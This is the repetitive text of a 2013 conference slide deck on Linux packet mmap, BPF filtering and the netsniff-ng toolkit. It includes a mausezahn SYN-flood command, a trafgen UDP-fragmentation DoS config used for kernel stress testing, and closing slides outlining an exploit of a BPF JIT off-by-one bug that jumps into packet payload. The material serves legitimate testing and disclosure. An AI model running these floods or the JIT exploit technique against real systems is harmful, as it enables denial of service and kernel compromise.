Linux' packet mmap(2), BPF, and Netsniff-NG

(Plumber's guide to find the needle in the network packet haystack.)

Daniel Borkmann
<borkmann@redhat.com>
Core Networking Group
Red Hat Switzerland

DevConf.CZ, Brno, February 20, 2013

Background

- Useful to have raw access to network packet data in user space
  - Analysis of network problems
  - Debugging tool for network (protocol-)development
  - Traffic monitoring, security auditing and more

- Linux: two socket families provide such access
  - `socket(PF_INET, SOCK_RAW, IPPROTO_{RAW,UDP,TCP,...});`
  - `socket(PF_PACKET, SOCK_DGRAM, htons(ETH_P_ALL));`
    - Only access to IP header or above, and payload
  - `socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));`
    - Access to all headers and payload → our focus in this talk

Background

- Useful to have raw access to network packet data in user space
  - Analysis of network problems
  - Debugging tool for network (protocol-)development
  - Traffic monitoring, security auditing and more
- Linux: two socket families provide such access
  - `socket(PF_INET, SOCK_RAW, IPPROTO_{RAW,UDP,TCP,...});`
  - `socket(PF_PACKET, SOCK_DGRAM, htons(ETH_P_ALL));`
    - Only access to IP header or above, and payload
  - `socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));`
    - Access to all headers and payload → **our focus in this talk**

Real-world Users of PF_PACKET

- **libpcap** and all tools that use this library
  - Used only for packet reception in user space
  - tcpdump, Wireshark, nmap, Snort, Bro, Ettercap, EtherApe, dSniff, hping3, p0f, kismet, ngrep, aircrack-ng, and many many more
- **netsniff-ng** toolkit (later on in this talk)
- And many other projects, also in the proprietary industry
- Thus, this concerns a huge user base that PF_PACKET is serving!

Real-world Users of PF_PACKET

- **libpcap** and all tools that use this library
  - Used only for packet reception in user space
  - tcpdump, Wireshark, nmap, Snort, Bro, Ettercap, EtherApe, dSniff, hping3, p0f, kismet, ngrep, aircrack-ng, and many many more
- **netsniff-ng** toolkit (later on in this talk)
- And many other projects, also in the proprietary industry
- Thus, this concerns a huge user base that PF_PACKET is serving!

Real-world Users of PF_PACKET

- **libpcap** and all tools that use this library
  - Used only for packet reception in user space
  - tcpdump, Wireshark, nmap, Snort, Bro, Ettercap, EtherApe, dSniff, hping3, p0f, kismet, ngrep, aircrack-ng, and many many more
- **netsniff-ng** toolkit (later on in this talk)
- And many other projects, also in the proprietary industry
- Thus, this concerns a huge user base that PF_PACKET is serving!

Minimal Example of PF_PACKET

```
int main(int argc, char **argv)
{
        int sock, num = 10;
        ssize_t ret = 1;
        char pkt[2048];
        struct sockaddr_ll sa = {
                .sll_family = PF_PACKET,
                .sll_halen = ETH_ALEN,
        };

        sock = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_IP));
        assert(sock > 0);

        sa.sll_ifindex = if_nametoindex("lo");
        while (num-- > 0 && ret > 0) {
                ret = recvfrom(sock, pkt, sizeof(pkt), 0, NULL, NULL);
                if (ret > 0)
                        ret = sendto(sock, pkt, ret, 0, (struct sockaddr *)&sa,
                                     sizeof(sa));
        }

        close(sock);
        return 0;
}
```

Issues from this Example

- `sendto(2)`, `recvfrom(2)` calls for each packet
    - Context switches and buffer copies between address spaces
- How can this be further improved (`AF_PACKET` features)?[1]
    - **Zero-copy** RX/TX ring buffer ("packet `mmap(2)`")
        - "Avoid obvious waste" principle
    - Socket **clustering** ("packet fanout") with e.g. CPU pinning
        - "Leverage off system components" principle (i.e. exploit locality)
    - Linux socket **filtering** (Berkeley Packet Filter)
        - "Shift computation in time" principle

[1] Principle names from: "G. Varghese, Network Algorithmics: An Interdisciplinary Approach to Designing Fast Networked Devices."

Issues from this Example

- `sendto(2)`, `recvfrom(2)` calls for each packet
  - Context switches and buffer copies between address spaces
- How can this be further improved (`AF_PACKET` features)?[1]
  - **Zero-copy** RX/TX ring buffer ("packet `mmap(2)`")
    - "Avoid obvious waste" principle
  - Socket **clustering** ("packet fanout") with e.g. CPU pinning
    - "Leverage off system components" principle (i.e. exploit locality)
  - Linux socket **filtering** (Berkeley Packet Filter)
    - "Shift computation in time" principle

[1] Principle names from: "G. Varghese, Network Algorithmics: An Interdisciplinary Approach to Designing Fast Networked Devices."

Issues from this Example

- `sendto(2)`, `recvfrom(2)` calls for each packet
  - Context switches and buffer copies between address spaces
- How can this be further improved (`AF_PACKET` features)?[1]
  - **Zero-copy** RX/TX ring buffer ("packet `mmap(2)`")
    - "Avoid obvious waste" principle
  - Socket **clustering** ("packet fanout") with e.g. CPU pinning
    - "Leverage off system components" principle (i.e. exploit locality)
  - Linux socket **filtering** (Berkeley Packet Filter)
    - "Shift computation in time" principle


[1] Principle names from: "G. Varghese, Network Algorithmics: An Interdisciplinary Approach to Designing Fast Networked Devices."

Issues from this Example


- `sendto(2)`, `recvfrom(2)` calls for each packet
  - Context switches and buffer copies between address spaces
- How can this be further improved (`AF_PACKET` features)?[1]
  - **Zero-copy** RX/TX ring buffer ("packet `mmap(2)`")
    - "Avoid obvious waste" principle
  - Socket **clustering** ("packet fanout") with e.g. CPU pinning
    - "Leverage off system components" principle (i.e. exploit locality)
  - Linux socket **filtering** (Berkeley Packet Filter)
    - "Shift computation in time" principle

[1] Principle names from: "G. Varghese, Network Algorithmics: An Interdisciplinary Approach to Designing Fast Networked Devices."


AF_PACKET mmap(2), RX architecture



AF_PACKET mmap(2), TX architecture



BPF architecture ('92)



A reg
(accumulator)

X reg
(temp. store)

MEM regs
(memory store, 16 regs)

IP


ID

```
BPF program:
  instr  jt  jf  k
{ 0x28, 0, 0, 0x0000000c },
{ 0x15, 0, 3, 0x00000800 },
{ 0x30, 0, 0, 0x00000017 },
{ 0x15, 0, 1, 0x00000006 },
{ 0x06, 0, 0, 0xffffffff },
{ 0x06, 0, 0, 0x00000000 },
```

skb->data
(packet payload)

- Van Jacobson, Steven McCanne, *the* filter system for Linux, BSD
- Kernel virtual machine, `net/core/filter.c`: `sk_run_filter()`
- JIT compilers for: x86/x86_64, SPARC, PowerPC, ARM, s390
- Instruction categories: load, store, branch, alu, return, misc
- Own kernel extensions, e.g. access cpu number, vlan tag, ...


BPF architecture ('92)



```
BPF program:
  instr  jt  jf  k
{ 0x28, 0, 0, 0x0000000c },
{ 0x15, 0, 3, 0x00000800 },
{ 0x30, 0, 0, 0x00000017 },
{ 0x15, 0, 1, 0x00000006 },
{ 0x06, 0, 0, 0xffffffff },
{ 0x06, 0, 0, 0x00000000 },
```

- Van Jacobson, Steven McCanne, *the* filter system for Linux, BSD
- Kernel virtual machine, `net/core/filter.c`: `sk_run_filter()`
- JIT compilers for: x86/x86_64, SPARC, PowerPC, ARM, s390
- Instruction categories: load, store, branch, alu, return, misc
- Own kernel extensions, e.g. access cpu number, vlan tag, ...


BPF architecture ('92)



```
BPF program:
  instr  jt  jf  k
{ 0x28, 0, 0, 0x0000000c },
{ 0x15, 0, 3, 0x00000800 },
{ 0x30, 0, 0, 0x00000017 },
{ 0x15, 0, 1, 0x00000006 },
{ 0x06, 0, 0, 0xffffffff },
{ 0x06, 0, 0, 0x00000000 },
```

- Van Jacobson, Steven McCanne, *the* filter system for Linux, BSD
- Kernel virtual machine, `net/core/filter.c`: `sk_run_filter()`
- JIT compilers for: x86/x86_64, SPARC, PowerPC, ARM, s390
- Instruction categories: load, store, branch, alu, return, misc
- Own kernel extensions, e.g. access cpu number, vlan tag, ...


BPF architecture ('92)



```
BPF program:
  instr  jt  jf  k
{ 0x28, 0, 0, 0x0000000c },
{ 0x15, 0, 3, 0x00000800 },
{ 0x30, 0, 0, 0x00000017 },
{ 0x15, 0, 1, 0x00000006 },
{ 0x06, 0, 0, 0xffffffff },
{ 0x06, 0, 0, 0x00000000 },
```

- Van Jacobson, Steven McCanne, *the* filter system for Linux, BSD
- Kernel virtual machine, `net/core/filter.c`: `sk_run_filter()`
- JIT compilers for: x86/x86_64, SPARC, PowerPC, ARM, s390
- Instruction categories: load, store, branch, alu, return, misc
- Own kernel extensions, e.g. access cpu number, vlan tag, ...


BPF architecture ('92)



```
BPF program:
  instr  jt  jf  k
{ 0x28, 0, 0, 0x0000000c },
{ 0x15, 0, 3, 0x00000800 },
{ 0x30, 0, 0, 0x00000017 },
{ 0x15, 0, 1, 0x00000006 },
{ 0x06, 0, 0, 0xffffffff },
{ 0x06, 0, 0, 0x00000000 },
```

- Van Jacobson, Steven McCanne, *the* filter system for Linux, BSD
- Kernel virtual machine, `net/core/filter.c`: `sk_run_filter()`
- JIT compilers for: x86/x86_64, SPARC, PowerPC, ARM, s390
- Instruction categories: load, store, branch, alu, return, misc
- Own kernel extensions, e.g. access cpu number, vlan tag, ...

BPF architecture ('92)



```
BPF program:
  instr  jt  jf  k
{ 0x28, 0, 0, 0x0000000c },
{ 0x15, 0, 3, 0x00000800 },
{ 0x30, 0, 0, 0x00000017 },
{ 0x15, 0, 1, 0x00000006 },
{ 0x06, 0, 0, 0xffffffff },
{ 0x06, 0, 0, 0x00000000 },
```

- Van Jacobson, Steven McCanne, *the* filter system for Linux, BSD
- Kernel virtual machine, `net/core/filter.c`: `sk_run_filter()`
- JIT compilers for: x86/x86_64, SPARC, PowerPC, ARM, s390
- Instruction categories: load, store, branch, alu, return, misc
- Own kernel extensions, e.g. access cpu number, vlan tag, ...

Netsniff-NG Toolkit

- Useful networking toolkit for daily kernel plumbing, security auditing, system monitoring or administration
- Consists of **netsniff-ng**, **trafgen**, **astraceroute**, **curvetun**, **ifpps**, **bpfc**, **flowtop**, **mausezahn**
- Core developers: Daniel Borkmann[2], Tobias Klauser[2], Markus Amend, Emmanuel Roullit, Christoph Jäger, Jon Schipp (documentation)
- `git clone git://github.com/borkmann/netsniff-ng.git`
- Project since 2009, started just for fun; GNU GPL, version 2.0
- Here, round trip of: trafgen, mausezahn, ifpps, bpfc, netsniff-ng

[2] Project Maintainer

Netsniff-NG Toolkit

- Useful networking toolkit for daily kernel plumbing, security auditing, system monitoring or administration
- Consists of **netsniff-ng**, **trafgen**, **astraceroute**, **curvetun**, **ifpps**, **bpfc**, **flowtop**, **mausezahn**
- Core developers: Daniel Borkmann[2], Tobias Klauser[2], Markus Amend, Emmanuel Roullit, Christoph Jäger, Jon Schipp (documentation)
- `git clone git://github.com/borkmann/netsniff-ng.git`
- Project since 2009, started just for fun; GNU GPL, version 2.0
- Here, round trip of: trafgen, mausezahn, ifpps, bpfc, netsniff-ng

[2] Project Maintainer

Netsniff-NG Toolkit

- Useful networking toolkit for daily kernel plumbing, security auditing, system monitoring or administration
- Consists of **netsniff-ng**, **trafgen**, **astraceroute**, **curvetun**, **ifpps**, **bpfc**, **flowtop**, **mausezahn**
- Core developers: Daniel Borkmann[2], Tobias Klauser[2], Markus Amend, Emmanuel Roullit, Christoph Jäger, Jon Schipp (documentation)
- `git clone git://github.com/borkmann/netsniff-ng.git`
- Project since 2009, started just for fun; GNU GPL, version 2.0
- Here, round trip of: trafgen, mausezahn, ifpps, bpfc, netsniff-ng

[2] Project Maintainer

Netsniff-NG Toolkit

redhat

- Useful networking toolkit for daily kernel plumbing, security auditing, system monitoring or administration
- Consists of **netsniff-ng**, **trafgen**, **astraceroute**, **curvetun**, **ifpps**, **bpfc**, **flowtop**, **mausezahn**
- Core developers: Daniel Borkmann[2], Tobias Klauser[2], Markus Amend, Emmanuel Roullit, Christoph Jäger, Jon Schipp (documentation)
- `git clone` **`git://github.com/borkmann/netsniff-ng.git`**
- Project since 2009, started just for fun; GNU GPL, version 2.0
- Here, round trip of: trafgen, mausezahn, ifpps, bpfc, netsniff-ng


[2] Project Maintainer

Netsniff-NG Toolkit

- Useful networking toolkit for daily kernel plumbing, security auditing, system monitoring or administration
- Consists of **netsniff-ng**, **trafgen**, **astraceroute**, **curvetun**, **ifpps**, **bpfc**, **flowtop**, **mausezahn**
- Core developers: Daniel Borkmann[2], Tobias Klauser[2], Markus Amend, Emmanuel Roullit, Christoph Jäger, Jon Schipp (documentation)
- `git clone` **`git://github.com/borkmann/netsniff-ng.git`**
- Project since 2009, started just for fun; GNU GPL, version 2.0
- Here, round trip of: trafgen, mausezahn, ifpps, bpfc, netsniff-ng


[2] Project Maintainer

Netsniff-NG Toolkit



trafgen

- Fast multithreaded low-level network traffic generator
- Uses AF_PACKET sockets with mmap(2)'ed TX_RING
- Powerful packet configuration syntax, more flexible than `pktgen`



trafgen, Examples

- Usual work mode (all CPUs, send conf through C preprocessor):
  - `trafgen --dev eth0 --conf tcp_syn_test --cpp`
- Injection of raw 802.11 frames (yes, also works with TX_RING):
  - `trafgen --dev wlan0 --rfraw --conf beacon_test --cpus 2`
- Device smoke/fuzz testing with ICMP probes:
  - `trafgen --dev eth0 --conf stack_fuzzing \`
    `--smoke-test 10.0.0.2`
  - Machine$_a$ (trafgen, 10.0.0.1) $\longleftrightarrow$ Machine$_b$ (victim, 10.0.0.2)
  - Will print last packet, seed, iteration if machine gets unresponsive
- Plus, you can combine trafgen with `tc(8)`, e.g. `netem`

trafgen, Examples

- Usual work mode (all CPUs, send conf through C preprocessor):
  - `trafgen --dev eth0 --conf tcp_syn_test --cpp`
- Injection of raw 802.11 frames (yes, also works with TX_RING):
  - `trafgen --dev wlan0 --rfraw --conf beacon_test --cpus 2`
- Device smoke/fuzz testing with ICMP probes:
  - `trafgen --dev eth0 --conf stack_fuzzing \`
    `--smoke-test 10.0.0.2`
  - Machine$_a$ (trafgen, 10.0.0.1) $\longleftrightarrow$ Machine$_b$ (victim, 10.0.0.2)
  - Will print last packet, seed, iteration if machine gets unresponsive
- Plus, you can combine trafgen with `tc(8)`, e.g. `netem`

trafgen, Examples

- Usual work mode (all CPUs, send conf through C preprocessor):

  -
    ```
    trafgen --dev eth0 --conf tcp_syn_test --cpp
    ```
- Injection of raw 802.11 frames (yes, also works with TX_RING):

  -
    ```
    trafgen --dev wlan0 --rfraw --conf beacon_test --cpus 2
    ```
- Device smoke/fuzz testing with ICMP probes:

  -
    ```
    trafgen --dev eth0 --conf stack_fuzzing \
    --smoke-test 10.0.0.2
    ```
  - Machine$_a$ (trafgen, 10.0.0.1) $\longleftrightarrow$ Machine$_b$ (victim, 10.0.0.2)
  - Will print last packet, seed, iteration if machine gets unresponsive
- Plus, you can combine trafgen with `tc(8)`, e.g. `netem`

trafgen, Examples

- Usual work mode (all CPUs, send conf through C preprocessor):
  - `trafgen --dev eth0 --conf tcp_syn_test --cpp`
- Injection of raw 802.11 frames (yes, also works with TX_RING):
  - `trafgen --dev wlan0 --rfraw --conf beacon_test --cpus 2`
- Device smoke/fuzz testing with ICMP probes:
  - `trafgen --dev eth0 --conf stack_fuzzing \`
    `--smoke-test 10.0.0.2`
  - Machine$_a$ (trafgen, 10.0.0.1) ⟷ Machine$_b$ (victim, 10.0.0.2)
  - Will print last packet, seed, iteration if machine gets unresponsive
- Plus, you can combine trafgen with `tc(8)`, e.g. `netem`

trafgen, Real-life Example

- From Jesper Dangaard Brouer
  - **Used trafgen to create a UDP fragmentation DoS attack**
  - `http://lists.openwall.net/netdev/2013/01/29/44`
  - `[net-next PATCH V2 0/6] net: frag performance tuning cachelines for NUMA/SMP systems`
- With trafgen, remote machine's kernel was stress-tested in order to analyze IP fragmentation performance and its cacheline behaviour

trafgen config (slightly modified):

```
trafgen --dev eth51 --conf frag_packet03_small_frag --cpp -k 100 --cpus 2

#include <stddef.h>
cpu(0:1): {
  # --- Ethernet Header ---
  0x00, 0x1b, 0x21, 0x3c, 0x9d, 0xf8, # MAC destination
  0x90, 0xe2, 0xba, 0x0a, 0x56, 0xb4, # MAC source
  const16(ETH_P_IP),                  # Protocol
```

trafgen, Real-life Example

- From Jesper Dangaard Brouer
  - **Used trafgen to create a UDP fragmentation DoS attack**
  - `http://lists.openwall.net/netdev/2013/01/29/44`
  - `[net-next PATCH V2 0/6] net: frag performance tuning cachelines for NUMA/SMP systems`
- With trafgen, remote machine's kernel was stress-tested in order to analyze IP fragmentation performance and its cacheline behaviour

trafgen config (slightly modified):

```
trafgen --dev eth51 --conf frag_packet03_small_frag --cpp -k 100 --cpus 2

#include <stddef.h>
cpu(0:1): {
  # --- Ethernet Header ---
  0x00, 0x1b, 0x21, 0x3c, 0x9d, 0xf8, # MAC destination
  0x90, 0xe2, 0xba, 0x0a, 0x56, 0xb4, # MAC source
  const16(ETH_P_IP),                  # Protocol
```

trafgen, Real-life Example

- From Jesper Dangaard Brouer
  - **Used trafgen to create a UDP fragmentation DoS attack**
  - `http://lists.openwall.net/netdev/2013/01/29/44`
  - `[net-next PATCH V2 0/6] net: frag performance tuning cachelines for NUMA/SMP systems`
- With trafgen, remote machine's kernel was stress-tested in order to analyze IP fragmentation performance and its cacheline behaviour

trafgen config (slightly modified):

```
trafgen --dev eth51 --conf frag_packet03_small_frag --cpp -k 100 --cpus 2

#include <stddef.h>
cpu(0:1): {
  # --- Ethernet Header ---
  0x00, 0x1b, 0x21, 0x3c, 0x9d, 0xf8, # MAC destination
  0x90, 0xe2, 0xba, 0x0a, 0x56, 0xb4, # MAC source
  const16(ETH_P_IP),                  # Protocol
```

trafgen, Real-life Example

```
# --- IP Header ---
# IPv4 version(4-bit) + IHL(4-bit), TOS
0b01000101, 0x00,

# IPv4 Total Len
const16(57),

# ID, notice runtime dynamic random
drnd(2),

# IPv4 3-bit flags + 13-bit fragment offset
# 001 = More fragments
0b00100000, 0b00000000,

64, # TTL
IPPROTO_UDP,

# Dynamic IP checksum, notice offsets are zero indexed
IP_CSUM_DEFAULT, # Or csumip(14, 33)

192, 168, 51, 1, # Source IP
192, 168, 51, 2, # Dest IP
```

trafgen, Real-life Example

```
  # --- UDP Header ---
  # As this is a fragment the below stuff does not matter too much
  const16(48054), # src port
  const16(43514), # dst port
  const16(20),    # UDP length

  # UDP checksum can be dyn calc via csumudp(offset IP, offset UDP)
  # which is csumudp(14, 34), but for UDP its allowed to be zero
  const16(0),

  # Arbitrary payload
  'A', "\xca\xfe\xba\xbe", fill(0x41, 11), "Good morning!",
}
```

- Also higher layer scripting possible to generate configs, e.g. for generating packet distributions (IMIX, Tolly, Cisco, ...)

trafgen, Real-life Example

```
  # --- UDP Header ---
  # As this is a fragment the below stuff does not matter too much
  const16(48054), # src port
  const16(43514), # dst port
  const16(20),    # UDP length

  # UDP checksum can be dyn calc via csumudp(offset IP, offset UDP)
  # which is csumudp(14, 34), but for UDP its allowed to be zero
  const16(0),

  # Arbitrary payload
  'A', "\xca\xfe\xba\xbe", fill(0x41, 11), "Good morning!",
}
```

- Also higher layer scripting possible to generate configs, e.g. for generating packet distributions (IMIX, Tolly, Cisco, ...)

mausezahn

- Higher-level, fast traffic generator[3]
- Integrated into netsniff-ng, taken over development/maintenance
- Has a Cisco-like CLI, but also a normal cmdline interface
- Intended for HW/SW appliance in your lab, "plug-n-play" against your test machines
- `mausezahn eth0 -A rand -B 1.1.1.1 -c 0 -t tcp "dp=1-1023, flags=syn" -P "Good morning! This is a SYN Flood Attack. We apologize for any inconvenience."`
- `mausezahn eth0 -M 214 -t tcp "dp=80" -P "HTTP..." -B myhost.com`

[3] Still in experimental branch: `git checkout origin/with-mausezahn`

mausezahn

- Higher-level, fast traffic generator[3]
- Integrated into netsniff-ng, taken over development/maintenance
- Has a Cisco-like CLI, but also a normal cmdline interface
- Intended for HW/SW appliance in your lab, “plug-n-play” against your test machines
- `mausezahn eth0 -A rand -B 1.1.1.1 -c 0 -t tcp "dp=1-1023, flags=syn" -P "Good morning! This is a SYN Flood Attack. We apologize for any inconvenience."`
- `mausezahn eth0 -M 214 -t tcp "dp=80" -P "HTTP..." -B myhost.com`

[3] Still in experimental branch: `git checkout origin/with-mausezahn`

mausezahn

- Higher-level, fast traffic generator[3]
- Integrated into netsniff-ng, taken over development/maintenance
- Has a Cisco-like CLI, but also a normal cmdline interface
- Intended for HW/SW applicance in your lab, “plug-n-play” against your test machines
- `mausezahn eth0 -A rand -B 1.1.1.1 -c 0 -t tcp "dp=1-1023, flags=syn" -P "Good morning! This is a SYN Flood Attack. We apologize for any inconvenience."`
- `mausezahn eth0 -M 214 -t tcp "dp=80" -P "HTTP..." -B myhost.com`

[3] Still in experimental branch: `git checkout origin/with-mausezahn`

mausezahn

- Higher-level, fast traffic generator[3]
- Integrated into netsniff-ng, taken over development/maintenance
- Has a Cisco-like CLI, but also a normal cmdline interface
- Intended for HW/SW applicance in your lab, “plug-n-play” against your test machines
- `mausezahn eth0 -A rand -B 1.1.1.1 -c 0 -t tcp "dp=1-1023, flags=syn" -P "Good morning! This is a SYN Flood Attack. We apologize for any inconvenience."`
- `mausezahn eth0 -M 214 -t tcp "dp=80" -P "HTTP..." -B myhost.com`

[3] Still in experimental branch: `git checkout origin/with-mausezahn`

mausezahn

- Higher-level, fast traffic generator[3]
- Integrated into netsniff-ng, taken over development/maintenance
- Has a Cisco-like CLI, but also a normal cmdline interface
- Intended for HW/SW applicance in your lab, “plug-n-play” against your test machines
- `mausezahn eth0 -A rand -B 1.1.1.1 -c 0 -t tcp "dp=1-1023, flags=syn" -P "Good morning! This is a SYN Flood Attack. We apologize for any inconvenience."`
- `mausezahn eth0 -M 214 -t tcp "dp=80" -P "HTTP..." -B myhost.com`

[3] Still in experimental branch: `git checkout origin/with-mausezahn`

mausezahn

- Higher-level, fast traffic generator[3]
- Integrated into netsniff-ng, taken over development/maintenance
- Has a Cisco-like CLI, but also a normal cmdline interface
- Intended for HW/SW applicance in your lab, “plug-n-play” against your test machines
- `mausezahn eth0 -A rand -B 1.1.1.1 -c 0 -t tcp "dp=1-1023, flags=syn" -P "Good morning! This is a SYN Flood Attack. We apologize for any inconvenience."`
- `mausezahn eth0 -M 214 -t tcp "dp=80" -P "HTTP..." -B myhost.com`

[3] Still in experimental branch: `git checkout origin/with-mausezahn`

ifpps

- Aka “how to measure things better” ...
- Is a top-like network/system monitor that reads out kernel statistics
- Measuring packet rates under a high packet load:
  - What some people do: `iptraf` (libpcap): 246,000 pps
  - What the system actually sees: `ifpps`: 1,378,000 pps
- So better let the kernel do things right if it provides it anyway
- `ifpps eth0`
- `ifpps -pd eth0`
- `ifpps -lpcd wlan0 > gnuplot.dat`

ifpps

- Aka “how to measure things better” ...
- Is a top-like network/system monitor that reads out kernel statistics
- Measuring packet rates under a high packet load:
  - What some people do: `iptraf` (libpcap): 246,000 pps
  - What the system actually sees: `ifpps`: 1,378,000 pps
- So better let the kernel do things right if it provides it anyway
- `ifpps eth0`
- `ifpps -pd eth0`
- `ifpps -lpcd wlan0 > gnuplot.dat`

ifpps

- Aka “how to measure things better” ...
- Is a top-like network/system monitor that reads out kernel statistics
- Measuring packet rates under a high packet load:
  - What some people do: `iptraf` (libpcap): 246,000 pps
  - What the system actually sees: `ifpps`: 1,378,000 pps
- So better let the kernel do things right if it provides it anyway
- `ifpps eth0`
- `ifpps -pd eth0`
- `ifpps -lpcd wlan0 > gnuplot.dat`

ifpps

- Aka “how to measure things better” ...
- Is a top-like network/system monitor that reads out kernel statistics
- Measuring packet rates under a high packet load:
  - What some people do: `iptraf` (libpcap): 246,000 pps
  - What the system actually sees: `ifpps`: 1,378,000 pps
- So better let the kernel do things right if it provides it anyway
- `ifpps eth0`
- `ifpps -pd eth0`
- `ifpps -lpcd wlan0 > gnuplot.dat`

ifpps

- Aka “how to measure things better” ...
- Is a top-like network/system monitor that reads out kernel statistics
- Measuring packet rates under a high packet load:
  - What some people do: `iptraf` (libpcap): 246,000 pps
  - What the system actually sees: `ifpps`: 1,378,000 pps
- So better let the kernel do things right if it provides it anyway
- `ifpps eth0`
- `ifpps -pd eth0`
- `ifpps -lpcd wlan0 > gnuplot.dat`

ifpps

- Aka “how to measure things better” …
- Is a top-like network/system monitor that reads out kernel statistics
- Measuring packet rates under a high packet load:
  - What some people do: `iptraf` (libpcap): 246,000 pps
  - What the system actually sees: `ifpps`: 1,378,000 pps
- So better let the kernel do things right if it provides it anyway
- `ifpps eth0`
- `ifpps -pd eth0`
- `ifpps -lpcd wlan0 > gnuplot.dat`

ifpps

- Aka "how to measure things better" ...
- Is a top-like network/system monitor that reads out kernel statistics
- Measuring packet rates under a high packet load:
  - What some people do: `iptraf` (libpcap): 246,000 pps
  - What the system actually sees: `ifpps`: 1,378,000 pps
- So better let the kernel do things right if it provides it anyway
- `ifpps eth0`
- `ifpps -pd eth0`
- `ifpps -lpcd wlan0 > gnuplot.dat`

bpfc

- Is a Berkely Packet Filter compiler
- Supports internal Linux extensions
- Filter opcodes can be passed to netsniff-ng:
  - `bpfc foo > bar && netsniff-ng -f bar`
- Useful for:
  - Complex filters that cannot be expressed with the high-level syntax
  - Low-level kernel BPF machine/JIT debugging

BPF:

```
ldh [12]              ; load eth type field
jneq #0x800, drop     ; drop if not ipv4
ldb [23]              ; load ip protocol
jneq #0x6, drop       ; drop if not tcp
ret #-1               ; let it pass
drop: ret #0          ; discard
```

bpfc

- Is a Berkely Packet Filter compiler
- Supports internal Linux extensions
- Filter opcodes can be passed to netsniff-ng:
  - `bpfc foo > bar && netsniff-ng -f bar`
- Useful for:
  - Complex filters that cannot be expressed with the high-level syntax
  - Low-level kernel BPF machine/JIT debugging

BPF:

```
ldh [12]                ; load eth type field
jneq #0x800, drop       ; drop if not ipv4
ldb [23]                ; load ip protocol
jneq #0x6, drop         ; drop if not tcp
ret #-1                 ; let it pass
drop: ret #0            ; discard
```

bpfc

- Is a Berkely Packet Filter compiler
- Supports internal Linux extensions
- Filter opcodes can be passed to netsniff-ng:
  - `bpfc foo > bar && netsniff-ng -f bar`
- Useful for:
  - Complex filters that cannot be expressed with the high-level syntax
  - Low-level kernel BPF machine/JIT debugging

BPF:

```
ldh [12]                ; load eth type field
jneq #0x800, drop       ; drop if not ipv4
ldb [23]                ; load ip protocol
jneq #0x6, drop         ; drop if not tcp
ret #-1                 ; let it pass
drop: ret #0            ; discard
```

bpfc

- Is a Berkely Packet Filter compiler
- Supports internal Linux extensions
- Filter opcodes can be passed to netsniff-ng:
  - `bpfc foo > bar && netsniff-ng -f bar`
- Useful for:
  - Complex filters that cannot be expressed with the high-level syntax
  - Low-level kernel BPF machine/JIT debugging

BPF:

```
ldh [12]              ; load eth type field
jneq #0x800, drop     ; drop if not ipv4
ldb [23]              ; load ip protocol
jneq #0x6, drop       ; drop if not tcp
ret #-1               ; let it pass
drop: ret #0          ; discard
```

bpfc

- Is a Berkely Packet Filter compiler
- Supports internal Linux extensions
- Filter opcodes can be passed to netsniff-ng:
  - `bpfc foo > bar && netsniff-ng -f bar`
- Useful for:
  - Complex filters that cannot be expressed with the high-level syntax
  - Low-level kernel BPF machine/JIT debugging

BPF:

```
ldh [12]                ; load eth type field
jneq #0x800, drop       ; drop if not ipv4
ldb [23]                ; load ip protocol
jneq #0x6, drop         ; drop if not tcp
ret #-1                 ; let it pass
drop: ret #0            ; discard
```

bpfc, Real-life Example

- From Markus Kötter
  - **Used bpfc to prove/exploit a Linux BPF x86 JIT compiler bug**
  - `http://carnivore.it/2011/12/27/linux_3.0_bpf_jit_x86_64_exploit`
  - `net: bpf_jit: fix an off-one bug in x86_64 cond jump target`
- With filter "`(tcp and portrange 0-1024) or (udp and portrange 1025-2048)`", he noticed weird JIT code emission:

BPF:

```
L8:  jge #0x0, L26, L38
...
...
L26: jgt #0x400, L38, L37
```

BPF emitted x86 JIT code:

```
00000062  83F800        cmp eax,byte +0x0
00000065  0F83A2000000  jnc dword 0x10d
...
0000010C  3D00040000    cmp eax,0x400
```

Ooops, **jnc dword 0x10d** is off-by-one! (So we would jump into the instruction instead of infront of the instruction!)

bpfc, Real-life Example

- From Markus Kötter
  - **Used bpfc to prove/exploit a Linux BPF x86 JIT compiler bug**
  - `http://carnivore.it/2011/12/27/linux_3.0_bpf_jit_x86_64_exploit`
  - `net: bpf_jit: fix an off-one bug in x86_64 cond jump target`
- With filter "`(tcp and portrange 0-1024) or (udp and portrange 1025-2048)`", he noticed weird JIT code emission:

BPF:

```
L8:  jge #0x0, L26, L38
...
...
L26: jgt #0x400, L38, L37
```

BPF emitted x86 JIT code:

```
00000062  83F800             cmp eax,byte +0x0
00000065  0F83A2000000       jnc dword 0x10d
...
0000010C  3D00040000         cmp eax,0x400
```

Ooops, **jnc dword 0x10d** is off-by-one! (So we would jump into the instruction instead of infront of the instruction!)

bpfc, Real-life Example

- From Markus Kötter
  - **Used bpfc to prove/exploit a Linux BPF x86 JIT compiler bug**
  - `http://carnivore.it/2011/12/27/linux_3.0_bpf_jit_x86_64_exploit`
  - `net: bpf_jit: fix an off-one bug in x86_64 cond jump target`
- With filter "`(tcp and portrange 0-1024) or (udp and portrange 1025-2048)`", he noticed weird JIT code emission:

BPF:

```
L8:  jge #0x0, L26, L38
...
...
L26: jgt #0x400, L38, L37
```

BPF emitted x86 JIT code:

```
00000062  83F800        cmp eax,byte +0x0
00000065  0F83A2000000  jnc dword 0x10d
...
0000010C  3D00040000    cmp eax,0x400
```

Ooops, **jnc dword 0x10d** is off-by-one! (So we would jump into the instruction instead of infront of the instruction!)

bpfc, Real-life Example

- From Markus Kötter
  - **Used bpfc to prove/exploit a Linux BPF x86 JIT compiler bug**
  - `http://carnivore.it/2011/12/27/linux_3.0_bpf_jit_x86_64_exploit`
  - `net: bpf_jit: fix an off-one bug in x86_64 cond jump target`
- With filter "`(tcp and portrange 0-1024) or (udp and portrange 1025-2048)`", he noticed weird JIT code emission:

BPF:

```
L8:  jge #0x0, L26, L38
...
...
L26: jgt #0x400, L38, L37
```

BPF emitted x86 JIT code:

```
00000062  83F800         cmp eax,byte +0x0
00000065  0F83A2000000   jnc dword 0x10d
...
0000010C  3D00040000     cmp eax,0x400
```

Ooops, **jnc dword 0x10d** is off-by-one! (So we would jump into the instruction instead of infront of the instruction!)

bpfc, Real-life Example

- But wait, it's getting better! :-)
- In x86 BPF JIT implementation, `skb->data` pointer in register `r8`
- Idea: increase `r8` by 42 (for a UDP packet → payload), and call `r8`

```
00000000  4983C02A          add r8,byte +0x2a
00000004  41FFD0            call r8
```

